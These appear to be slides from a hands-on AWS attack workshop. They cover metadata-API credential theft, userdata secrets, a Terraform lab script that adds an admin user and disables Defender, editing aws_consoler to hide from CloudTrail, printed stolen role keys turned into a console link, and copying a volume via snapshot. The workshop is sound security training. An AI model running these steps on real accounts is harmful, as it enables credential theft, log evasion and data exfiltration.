
Resource policy relies on the **Resource**  
element for fine grain access control



## 2 - AWS: Recon IAM

### Access & Right Management

*A quick overview of the main identity sources that can authenticate to AWS (and then, maybe, perform actions)*





## 2 - AWS: Recon IAM

Ok, but how do I know which right I have?

- Recon101

*The never-ending dilemma between stealth and exhaustivity*

OPSEC

SPEED / EXHAUSTIVITY

Analysis Instance behavior

Spot AWS API call

Automatic enumeration tools

Services

`iam:GetAccountAuthorizationDetails`

User Data

`sts:GetCallerIdentity`

`andresriancho / enumerate-iam`

Home Dir

`iam>ListRoles`

`carnal0wnage / weirdAAL`

Credz File

`iam>ListAttachedRolePolicies`




## 2 - AWS: Recon IAM

### Instance metadata and userdata

*“Instance **metadata** is data about your instance that you can use to configure or manage the running instance”*

Mister AWS Documentation

Instance **userdata** is a shell script that is interpreted by the instance at its creation (or at each start)





## 2 - AWS: Recon IAM

### *Hands-on*

#### YOUR GOAL

*Discover who you are (on AWS)  
Discover (some of) your rights (on AWS)  
Exploit this*

#### YOUR TOOLS

##### AWS CLI

```
aws sts get-caller-identity
```

Metadata API **v2** version:

```
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"`
curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/
```



## 3 - AWS: EC2 UserData

Parsing large quantity of information

Using **AWS CLI** formatting

AWS CLI

```
aws ec2 describe-instances > ec2.json
```

```
{ "Reservations": [ { "Groups": [], "Instances": [ { "AmiLaunchIndex": 0, "ImageId": "ami-06810ab448caa0133", "InstanceId": "i-0ce385c67038fc265", "InstanceType": "t3.medium", "LaunchTime": "2023-08-03T09:07:26+00:00", "Monitoring": { "State": "disabled" }, "Placement": { "AvailabilityZone": "us-west-2a", "GroupName": "", "Tenancy": "default" }, "Platform": "windows", "PrivateDnsName": "ip-10-11-0-12.us-west-2.compute.internal", "PrivateIpAddress": "10.11.0.12", "ProductCodes": [], "PublicDnsName": "", "State": { "Code": 16, "Name": "running" }, "StateTransitionReason": "", "SubnetId": "subnet-085597639cb1daceb", "VpcId": "vpc-06745aa1a0a2b6db6", "Architecture": "x86_64", "BlockDeviceMappings": [ { "DeviceName": "/dev/sda1", "Ebs": { "AttachTime": "2023-08-03T08:45:19+00:00", "DeleteOnTermination": true, "Status": "attached" } } ] } } ] }
```

AWS CLI

```
aws ec2 describe-instances --query "Reservations[*].Instances[*].[InstanceId,PublicIpAdress:...]" --output table --filters "Name=instance-state-name,Values=running"
```

DescribeInstances			
InstanceId	Name	PrivateIpAddress	PublicIpAddress
i-0ce385c67038fc265			
i-0ca091e0a2b6db6			
i-0df62e0a2b6db6			
i-0fc29e0a2b6db6			
i-065cb0a2b6db6			
i-0a70a2b6db6			
i-0154a2b6db6			
i-0a7a90a2b6db6			
i-0c8090a2b6db6			
i-075691a2b6db6			



## 3 - AWS: EC2 UserData

Parsing large quantity of information

Using **jq** formatting

AWS CLI

```
aws ec2 describe-instances > ec2.json
```

Bash

```
jq '.Reservations[].Instances[] | { Id: .InstanceId, PubIPv4: .PublicIpAddress, PrivPlv4: .PrivateIpAddress}' ec2.json
```

```
{ "Reservations": [ { "Groups": [], "Instances": [ { "AmiLaunchIndex": 0, "ImageId": "ami-06810ab448caa0133", "InstanceId": "i-0ce385c67038fc265", "InstanceType": "t3.medium", "LaunchTime": "2023-08-03T09:07:26+00:00", "Monitoring": { "State": "disabled" }, "Placement": { "AvailabilityZone": "us-west-2a", "GroupName": "", "Tenancy": "default" }, "Platform": "windows", "PrivateDnsName": "ip-10-11-0-12.us-west-2.compute.internal", "PrivateIpAddress": "10.11.0.12", "ProductCodes": [], "PublicDnsName": "", "State": { "Code": 16, "Name": "running" }, "StateTransitionReason": "", "SubnetId": "subnet-085597639cb1daceb", "VpcId": "vpc-06745aa1a0a2b6db6", "Architecture": "x86_64", "BlockDeviceMappings": [ { "DeviceName": "/dev/sda1", "Ebs": { "AttachTime": "2023-08-03T08:45:19+00:00", "DeleteOnTermination": true, "Status": "attached" } } ] } } ] }
```



```
{ "Id": "i-09e[REDACTED]", "PubIPv4": null, "PrivIPv4": "172.31.34.170" } { "Id": "i-0098[REDACTED]", "PubIPv4": "52.39.[REDACTED]", "PrivIPv4": "172.31.27.162" } { "Id": "i-0973[REDACTED]", "PubIPv4": "52.35.[REDACTED]", "PrivIPv4": "172.31.5.53" }
```



## 3 - AWS: EC2 UserData

### Hands on

#### YOUR GOAL

*Get an overview of the AWS EC2 instances (and mostly their tags)*

*Target your instances & the shared ones*

*Search for an interesting attribute on these targets*

#### YOUR TOOLS

##### AWS CLI & Bash

See [Tips & Tricks](#) to have some hint about jq, and how you would:

List all the instance names (with group by)

List all the instance names along with their unique id

List all the attributes of all instances which match a specific tag (such as their name)

```
for variable in `cat var.list`; do
    aws service action --data $variable > $variable.result
done
```



## 3 - AWS: EC2 UserData

### *What Happened?*

An AWS instance terraform declaration, with user\_data:

```
resource "aws_instance" "Internal_ec2" {
    ami                  = "ami-06810ab448caa0133"
    instance_type        = "t2.small"
    vpc_security_group_ids = [aws_security_group.exposed_ec2_2_windows_sg.id]
    subnet_id            = data.aws_subnet.subnet-2_vpc-1.id
    availability_zone    = "us-west-2a"
    key_name              = aws_key_pair.id_rsa_internal_ec2.id
    iam_instance_profile = aws_iam_instance_profile.ec2_2_profile.name
    user_data             = <<-EOF
    <powershell>
    Set-ExecutionPolicy Unrestricted
    $username = "bsides-user"
    $password = ConvertTo-SecureString "${terraform.workspace}${random_string.local_user_password_fnct.result}" -AsPlainText -Force
    New-LocalUser -Name "$username" -Password $password -FullName $username -Description "Lazy test user"
    Add-LocalGroupMember -Group "Administrators" -Member "$username"
    Set-MpPreference -DisableRealtimeMonitoring $true
    Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -name "fDenyTSConnections" -value 0
    EOF
```

Can seems “secure” because no password is committed in the source code, but the clear data are accessible by anyone on the instance






## 4 - AWS: EC2 SnapShots

*AWS Consoler, because you're worth it*

Remember this?



What if I told you, you can **ask STS** to grant you a **web token**?

[https://github.com/NetSPI/aws\\_consoler](https://github.com/NetSPI/aws_consoler)

And what if I told you, you can **exfiltrate** your **Windows** role and give it to your **Linux**?

Or you can install aws\_consoler on Windows, it's up to you  
Chocolatey should be installed



## 4 - AWS: EC2 SnapShots

*AWS Consoler, because you're worth it*

You know what's also worth? **Stealthness**

aws\_consoler uses default hard coded  
**RoleSessionName**, that will be logged in  
**CloudTrail**

You can change the string in le **logic.py** file, at the  
**line 54**

```
GNU nano 6.4                               aws_consoler/logic.py

# Get to temporary credentials
# If we have a role ARN supplied, start assuming them
if args.role_arn:
    logger.debug("Role detected, setting up STS.")
    sts = session.client("sts", endpoint_url=args.sts_endpoint)
    logger.info("Assuming role \'%s\' via STS.", args.role_arn)
    resp = sts.assume_role(RoleArn=args.role_arn,
                           RoleSessionName="aws_consoler")
    creds = resp["Credentials"]
    logger.debug("Role assumed, setting up session.")
    session = boto3.Session(
        aws_access_key_id=creds["AccessKeyId"],
        aws_secret_access_key=creds["SecretAccessKey"],
        aws_session_token=creds["SessionToken"])
    logger.info("New role session established.")
# If we are still a permanent IAM credential, use sts:GetFederationToken
elif session.get_credentials().get_frozen_credentials() \
    .access_key.startswith("AKIA"):
    sts = session.client("sts", endpoint_url=args.sts_endpoint)
    logger.warning("Creds still permanent, creating federated session.")
# Effective access is calculated as the union of our permanent creds
[ line 54/196 (27%), col 1/63 ( 1%), char 1956/8018 (24%) ]
```



# 4 - AWS: EC2 SnapShots

## *What, again?*

### YOUR GOAL

*Exfiltrate your Windows Credentials  
Generate an HTTPS link to authenticate to the console  
Make son IAM recon, who are you, what are your rights?*

### YOUR TOOLS

The screenshot shows the AWS Console homepage. At the top, there's a service menu with instructions: "You can access all AWS services here. There are sections for recently visited and you can save your favorite services too." Below this is a "Welcome to AWS" section with links to "Getting started with AWS", "Training and certification", and "What's new with AWS". At the bottom, there are links for "View all services" and "AWS Health Info" and "Cost and usage Info".


The screenshot shows the AWS CLI interface with a dark theme. It displays several commands entered in the terminal:

```
aws_consoler –R us-west-2
aws sts get-caller-identity
aws iam list-attached-role-policies –role-name <role-name>
aws iam get-policy --policy-arn <policy-arn>
aws iam get-policy-version --version-id <id> --policy-arn <policy-arn>
aws iam get-account-authorization-details
```



## 4 - AWS: EC2 SnapShots

### *How to*





## 4 - AWS: EC2 SnapShots

### How to

Remote Desktop Connection

Remote Desktop Connection

169.254.169.254/latest/meta-data x + 54.148.60.6

Not secure | 169.254.169.254/latest/meta-data/iam/security-credentials/3ape\_ec2\_2\_role

```
{  
    "Code" : "Success",  
    "LastUpdated" : "2023-08-08T13:00:41Z",  
    "Type" : "AWS-HMAC",  
    "AccessKeyId" : "ASIAV7JVKH7SBPWGYW7K",  
    "SecretAccessKey" : "BwIxT9t0ggfUCpxfTrNGMqrxoUY2KLBV2ZphkmTB",  
    "Token" :  
        "IQoJb3JpZ2luX2VjEOX//////////wEaCXVzLXd1c3QtMiJGMEQCIEpIjX32kKM1gwJfxCQCNX90p0KqHymMJP7qBvntPfjHAiBdrxAc9+jDKt6fkH53xe6iwDnx+5spIaiPuBCU4CyADirEBQ  
8AY0ih3eZcQ8EPyslxEf5RKydq0EUeKychs+bV21rdUcm/267y17QEUFc+Ma2jV3Lp184oCKs911eY7XE2Mfsp4QH0tc7HX4HPnfhZ1fgsKei6bs905M2xJ0kzQmJhXvwEF+Q1JD6SHJQnYRJHw  
K+xm/MNiCg+gmGHFbcw1HrkjOZS8tqZlFPSSZcvnREkZ3jyF6CxdvU5Dng9W78AzcdZT/FU+tUGVg+Kx3XjT63WbLB+FnnzJHrjjgmVZtiYIYNT5HGqdnByVLAKyPzKaefti78Xs4U3iT47BVCQ  
IRIJRXZLBeic93451K4FZXHA691F0t9+d1lu0OsU0wcFediBhLR8Z/Jr8p6CsgifX9wmGachVa8XknGFHftxjkGpFyPDqYcxjuAnMPyJ9YvB91yhFgAH/lzu04sf7kym85AcN5HCNKYEzMqPk  
GG33CEcRwKBbzqwnStioTq8pZWdCT+cimBjqtyAXaJBjgQ0CgYKrp8HDEEOYQ6V74xr7gzRrR4wLr3S+/qNrml0PPGwCehhyirv817k3WvQPzsV3ggkRFzBqBQxK6u1GiVG6z/h8VgFsN4NHTqct  
HF+8WslAtk=",  
    "Expiration" : "2023-08-08T19:10:08Z"  
}
```

Save Save As... Open...

Hide Options Connect Help

A screenshot of a Windows Remote Desktop Connection window. The title bar says "Remote Desktop Connection". The main pane shows a JSON response from the AWS metadata service. The JSON object contains fields like "Code", "LastUpdated", "Type", "AccessKeyId", "SecretAccessKey", "Token", and "Expiration". The "Token" field is a long string of characters. At the bottom of the window are buttons for "Save", "Save As...", "Open...", "Hide Options", "Connect", and "Help".



# 4 - AWS: EC2 SnapShots

## How to

Remote Desktop Connection

Remote Desktop

```
[ec2-user@ip-10-10-10-197 ~]$ aws_console \> -R us-west-2 \> -a "ASIAV7JVKH7SBPWGYW7K" \> -s "BWixT9t0ggfUCpxfTrNGMqrxoUY2KLBV2ZphkmTB" \> -t "IQoJb3JpZ2luX2VjeOX//////////wEaCXVzLXdIc3QtMiJGMEQCIEpIjX32kKMlgwJfXcQCNX90p0KqH  
FyUuvDuKAwzDk5MEMjmM2tuFdNRljUSV7sZ+PG7Pg+9masGY+ydH8suIjXPxg+8AY0ih3eZcQ8EPyslxEM5RKyd  
Sx2ioRE1j1XLzemlTYTZmIKiIrUMfc3daVuSKvkuQ48WBAoxZwF56xTwdIP2HpKY70m1NCS93ceXwKIfTs8H/P  
+FnznJHrjgjmVZtiYIYNT5HGqdnByVLAKyPzKAefti78xs4U3iT47BVCQEGCrIDfx/50ZhIIDm501sT/thwq3U/  
+Dlwu0OsUOwcFEdiBhLR8Z/Jr8p6CsgifX9wmGachVa8XknGFHftxjkGpFyPDqYcxjuAnMPyJ9YvB91yhFgAH/l  
PrR7/RRkVtCo9Z8mrDfUGvRjGG33CEcRwKBbzqwnStioTq8pZWdCT+cimBjqyAXaJBJgOQcGyKrp8HDEEOYQ6V7  
am7S2fqLTf0Xvrb4Nkrn9h0mYtnGRWvI93sXNp2sYY5w0iBmq8cBpw43YvOJR9Y6bPUr20qtioS3+DFXHF+8Ws  
https://signin.aws.amazon.com/federation?Action=login&Issuer=console.local&Destination  
BZsg72QZHMx8DFyQWVFUHnpyUQNwUBvd8fCv9Pz66gqqf2KTHEyeTZ6zkXV747Fd4dkJidP2jQeuxIod4u2ctMO  
BIkGeBZEsz4isx255vsWdl3yYU1Jvt4HuVu3RjJrkBsvkFIVKHfijl5rArt-A9RdmARjhkSz8sV_812VoZkFX4q  
ZQhI5ys1lnFzerLTJ8AYyF0CzTKzhCHIS_kVdizy88ChuEUW9p1zYqDspVrrsuPgFR6gsbdkTHFyEp4g0IIbhsz  
_5MfwDRnB45qBc0DUC9P6zNrTLwULf502f3sYZ-yw8dBi_nuOKEk4kX1gErd8q2b_lxR2jxHhb8iECf4XvYuV  
5WcvwsR2LLX2FN8WJ8W7gxT3WyrOtiE-Jm-xMr0T_pG2W8qBaxcozzB7Ugww6wopQncL49krICFpDB76oMgBk63  
ohDteDDpDIVCui5xdPE4gfnRitELBGkT_uA3SJ8QtL9Dt2BNsHAcq8B15mqQuHnK7luE5nUHWm-C5Siox90bMXR  
JGcHcsxZprJE1SHX146f5v4-_srXv0-rJvkr6UYBoTpEri4aMTAo7zeWinBqNP4WyNbdIC8x0Dg1JC57FPJodb  
H5lQ0waqCHebWaQMVmG388PlUhZLMhS-zRf6GlczmfJj20rbYWGMMK78_lyz78pA6x6_RMhDhpBEvW2wUjrtZRE
```

Hide Options Connect Help



# 4 - AWS: EC2 SnapShots

## *Don't mind if I do*

### YOUR GOAL

*Create a snapshot of a windows volume  
Mount the volume to your windows*

### YOUR TOOLS

The screenshot shows the AWS Console interface for the EC2 Service. The main window displays the 'Instance summary for' a specific instance, which is currently running. Key details shown include:

- Public IPv4 address:** [REDACTED] (with a 'Copy' button)
- Instance state:** Running
- Private IP DNS name (IPv4 only):** [REDACTED]
- Instance type:** t3.small
- VPC ID:** [REDACTED]
- Subnet ID:** [REDACTED]

The left sidebar navigation includes:

- New EC2 Experience
- EC2 Dashboard
- EC2 Global View
- Events
- Instances (selected)
- Instances
- Instance Types
- Launch Templates
- Spot Requests
- Savings Plans
- Reserved Instances
- Dedicated Hosts
- Scheduled Instances
- Capacity Reservations
- Images (selected)
- AMIs
- AMI Catalog
- Elastic Block Store (selected)
- Volumes
- Snapshots
- Lifecycle Manager

The bottom navigation bar includes tabs for Details, Security, Networking, Storage, Status checks, Monitoring, and Tags.



# 4 - AWS: EC2 SnapShots

*Don't mind if I do*

## Tutorial

*How to create a snapshot and mount it on windows*

The screenshot shows the AWS EC2 Storage tab interface. It displays 'Root device details' with the 'Root device name' set to '/dev/sda1'. Below this is a table for 'Block devices' containing one row: 'Volume ID' (vol-0dd7c8e093adce608), 'Device name' (/dev/sda1), 'Volume size (GiB)' (30), 'Attachment status' (Attached), 'Attachment time' (2023/08/05 10:15 GMT+2), 'Encrypted' (No), and 'KMS key ID' (None). A red box highlights the 'Storage' tab and the 'Root device name' field.

The screenshot shows the AWS EC2 Volumes page for volume 'vol-0dd7c8e093adce608 (prt-861)'. The volume details include: Volume ID (vol-0dd7c8e093adce608 (prt-861)), Size (30 GiB), Type (gp2), Volume status (Okay), Volume state (In-use), IOPS (100), Throughput (-), KMS key ID (-), KMS key alias (-), Availability Zone (us-west-2a), Outposts ARN (-), and Created (Sat Aug 05 2023 10:15:51 GMT+0200 (Central European Summer Time)). The Actions menu on the right is open, with 'Create snapshot' highlighted by a red box. Other options in the menu include Attach volume, Detach volume, Force detach volume, and Manage auto-enabled I/O.



# 4 - AWS: EC2 SnapShots

*Don't mind if I do*

## Tutorial

*How to create a snapshot and mount it on windows*

EC2 > Volumes > vol-0dd7c8e093adce608 > Create snapshot

Create snapshot [Info](#)

Create a point-in-time snapshot to back up the data on an Amazon EBS volume to Amazon S3.

**Details**

Volume ID  
 vol-0dd7c8e093adce608 (prt-861)

Description  
Add a description for your snapshot  
  
255 characters maximum.

Encryption [Info](#)  
Not encrypted

**Tags [Info](#)**  
A tag is a label that you assign to an AWS resource. Each tag consists of a key and an optional value. You can use tags to search and filter your resources or track your AWS costs.

No tags associated with the resource.  
[Add tag](#)

Do not forget to add your Workspace Tag!

You can add 50 more tags.

[Cancel](#) [Create snapshot](#)



# 4 - AWS: EC2 SnapShots

## *Don't mind if I do*

### Tutorial

*How to create a snapshot and mount it on windows*

The screenshot shows the AWS EC2 Snapshots interface. On the left, a sidebar lists 'EC2 > Snapshots > snap-010f5753aa4f1a619'. The main panel displays details for the snapshot 'snap-010f5753aa4f1a619', including its ID, owner (410818068452), and description ('snapshot\_windows\_root\_volume'). To the right, a large modal window titled 'Create volume' is open. It contains fields for 'Volume settings': 'Snapshot ID' (snap-010f5753aa4f1a619), 'Volume type' (General Purpose SSD (gp2)), 'Size (GiB)' (30), 'IOPS' (100 / 3000), 'Throughput (MiB/s)' (Not applicable), and 'Availability Zone' (us-west-2a). Below these are sections for 'Encryption' (Info) and 'Tags - optional' (Info). A red box highlights the 'Description' field in the snapshot details and the 'Create volume' button in the modal. Another red box highlights the 'Actions' menu in the top right of the modal, which includes options like 'Create volume from snapshot', 'Create image from snapshot', 'Copy snapshot', 'Modify permissions', 'Manage fast snapshot restore', 'Archive snapshot', 'Restore snapshot from archive', and 'Change restore period'. A third red box highlights the 'Add tag' button in the 'Tags - optional' section.

EC2 > Snapshots > snap-010f5753aa4f1a619

**snap-010f5753aa4f1a619**

Snapshot ID: snap-010f5753aa4f1a619

Owner: 410818068452

Encryption: Not encrypted

Fast snapshot restore:

Description: snapshot\_windows\_root\_volume

Volume size: 30 GiB

Volume ID: vol-0dd7c8e093adce608

KMS key ID:

Progress: Snapshot status

**Create volume**

Create an Amazon EBS volume to attach to any EC2 instance in the same Availability Zone.

**Volume settings**

Snapshot ID: snap-010f5753aa4f1a619

Volume type: General Purpose SSD (gp2)

Size (GiB): 30

IOPS: 100 / 3000

Throughput (MiB/s): Not applicable

Availability Zone: us-west-2a

Encryption: Info

Tags - optional

No tags associated with the resource

Add tag

Do not forget to add your Workspace Tag!

Create volume

Actions ▾

- Create volume from snapshot
- Create image from snapshot
- Copy snapshot
- Modify permissions
- Manage fast snapshot restore
- Archive snapshot
- Restore snapshot from archive
- Change restore period



# 4 - AWS: EC2 SnapShots

## *Don't mind if I do*

### Tutorial

*How to create a snapshot and mount it on windows*

The screenshot shows the AWS EC2 console interface. On the left, the 'Volumes' section displays a single volume named 'vol-08919889c06dc9327'. Key details shown include:

- Volume ID:** vol-08919889c06dc9327 (highlighted with a red box)
- Size:** 30 GiB
- Type:** gp2
- Volume state:** Available
- IOPS:** 100
- KMS key alias:** -
- Volume status:** Okay
- Actions:** Create snapshot, Attach volume (highlighted with a red box)

A modal dialog box titled 'Attach volume' is open in the center. It contains the following fields:

- Basic details:**
  - Volume ID:** vol-08919889c06dc9327
  - Availability Zone:** us-west-2a
- Instance:** i-0800639d1d600cb49 (highlighted with a red box)
- Device name:** xvdf
- Notes:** Only instances in the same Availability Zone as the selected volume are displayed.

At the bottom right of the dialog is a large orange button labeled 'Attach volume' (highlighted with a red box).

